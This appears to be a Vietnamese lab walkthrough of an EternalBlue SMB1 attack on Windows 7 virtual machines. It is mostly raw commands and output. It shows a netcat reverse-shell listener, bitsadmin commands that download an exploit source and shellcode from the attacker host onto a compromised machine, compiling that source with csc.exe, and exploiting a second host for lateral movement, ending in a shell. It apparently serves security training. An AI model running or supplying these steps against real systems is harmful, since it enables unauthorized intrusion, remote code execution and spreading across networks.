[i] Please start NETCAT listener: nc -lvp 4444
press ENTER to continue ...

[+] Launching Exploit

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

[root@kali]~/home/kali/Win7Blue/yc1]
#
```

```
(root@kali)~/home/kali/yc2]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.40] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2405:4800:5716:c447:2d6d:42e1:3723:4e1c
Temporary IPv6 Address . . . . . : 2405:4800:5716:c447:94b7:fc21:e8c9:a5b1
Link-local IPv6 Address . . . . . : fe80::2d6d:42e1:3723:4e1c%11
IPv4 Address . . . . . : 192.168.1.40
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%11
                           192.168.1.1

Tunnel adapter isatap.{6CFF768C-A432-4817-96F0-41EB8DC8EDB6}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
```

C:\Windows\system32>

Ta chuyển đường dẫn của máy victim sang Desktop

```
C:\Windows\System32>cd C:\Users\vboxuser\Desktop  
cd C:\Users\vboxuser\Desktop  
  
C:\Users\vboxuser\Desktop>
```

Sau đó, ta sử dụng bitadmin để download 2 file exploit đã tạo từ trước vào máy victim1:
bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/Eternalblue.cs
C:\Users\vboxuser\Desktop\EternalBlue.cs

```
C:\Users\vboxuser\Desktop>bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/Eternalblue.cs C:\Users\vboxuser\Desktop\EternalBlue.cs  
bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/Eternalblue.cs C:\Users\vboxuser\Desktop\EternalBlue.cs  
  
BITSADMIN version 3.0 [ 7.5.7601 ]  
BITS administration utility.  
(C) Copyright 2000-2006 Microsoft Corp.  
  
BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.  
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.  
  
Transfer complete.
```

bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/sc_4445_msf.bin
C:\Users\vboxuser\Desktop\sc_4445_msf.bin

```
C:\Users\vboxuser\Desktop>bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/sc_4445_msf.bin C:\Users\vboxuser\Desktop\sc_4445_msf.bin  
bitsadmin /transfer debjob /download /priority normal http://192.168.1.38/sc_4445_msf.bin C:\Users\vboxuser\Desktop\sc_4445_msf.bin  
  
BITSADMIN version 3.0 [ 7.5.7601 ]  
BITS administration utility.  
(C) Copyright 2000-2006 Microsoft Corp.  
  
BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.  
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.  
  
Transfer complete.
```

Ta tiến hành compile file EternalBlue.cs thành file thực thi bằng lệnh sau:

C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:EternalBlue.exe EternalBlue.cs

```
C:\Users\vboxuser\Desktop>C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:EternalBlue.exe EternalBlue.cs
C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:EternalBlue.exe EternalBlue.cs
Microsoft (R) Visual C# 2008 Compiler version 3.5.30729.5420
for Microsoft (R) .NET Framework version 3.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D82E-E74F

Directory of C:\Users\vboxuser\Desktop

04/15/2024  07:24 PM    <DIR>          .
04/15/2024  07:24 PM    <DIR>          ..
04/15/2024  07:23 PM           47,192 EternalBlue.cs
04/15/2024  07:24 PM           36,864 EternalBlue.exe
04/15/2024  06:50 PM           460 sc_4445_msf.bin
              3 File(s)        84,516 bytes
              2 Dir(s)   22,863,052,800 bytes free

C:\Users\vboxuser\Desktop>
```

Sau đó, ta mở thêm 1 cổng 4445 để lắng nghe ở attacker

```
root@kali: /home/kali/Win7Blue/yc1 x  root@kali: /home/kali/yc2 x  kali@kali: ~/Win7Blue x
└─(kali㉿kali)-[~/Win7Blue]
$ nc -lvp 4445
listening on [any] 4445 ...
```

Ta scan địa chỉ của victim2 và phát hiện lỗ hổng

```
C:\Users\vboxuser\Desktop>EternalBlue detect 192.168.1.42
EternalBlue detect 192.168.1.42
Trying to detect version of Windows running on 192.168.1.42 ...
Native OS: Windows 7 Professional 7601 Service Pack 1
Native LAN Manager: Windows 7 Professional 6.1
Domain: WORKGROUP
192.168.1.42 appears to be vulnerable!
```

Sau đó tiến hành exploit bằng lệnh dưới đây

```
C:\Users\vboxuser\Desktop>EternalBlue exploit 192.168.1.42
EternalBlue exploit 192.168.1.42
Trying to detect version of Windows running on 192.168.1.42 ...
Native OS: Windows 7 Professional 7601 Service Pack 1
Native LAN Manager: Windows 7 Professional 6.1
Domain: WORKGROUP
192.168.1.42 appears to be vulnerable!
Trying to exploit: 192.168.1.42
Connection established for exploitation.
Creating a large SMB1 buffer ... All but last fragment of exploit packet
Grooming ...
Ready for final exploit ...
Sending exploits with the grooms
Exploit send successfully ...
```

Kết quả thu được:

```
(kali㉿kali)-[~/Win7Blue]
$ nc -lvp 4445
listening on [any] 4445 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.42] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipfconfig
ipconfig
'ipfconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
    IPv6 Address . . . . . : 2405:4800:5716:c447:bcf4:36b0:c8ab:3626
    Temporary IPv6 Address . . . . . : 2405:4800:5716:c447:781a:eeb6:7015:db76
    Link-local IPv6 Address . . . . . : fe80::bcf4:36b0:c8ab:3626%11
    IPv4 Address . . . . . : 192.168.1.42
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%11
                                192.168.1.1

Tunnel adapter isatap.{6CFF768C-A432-4817-96F0-41EB8DC8EDB6}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :
```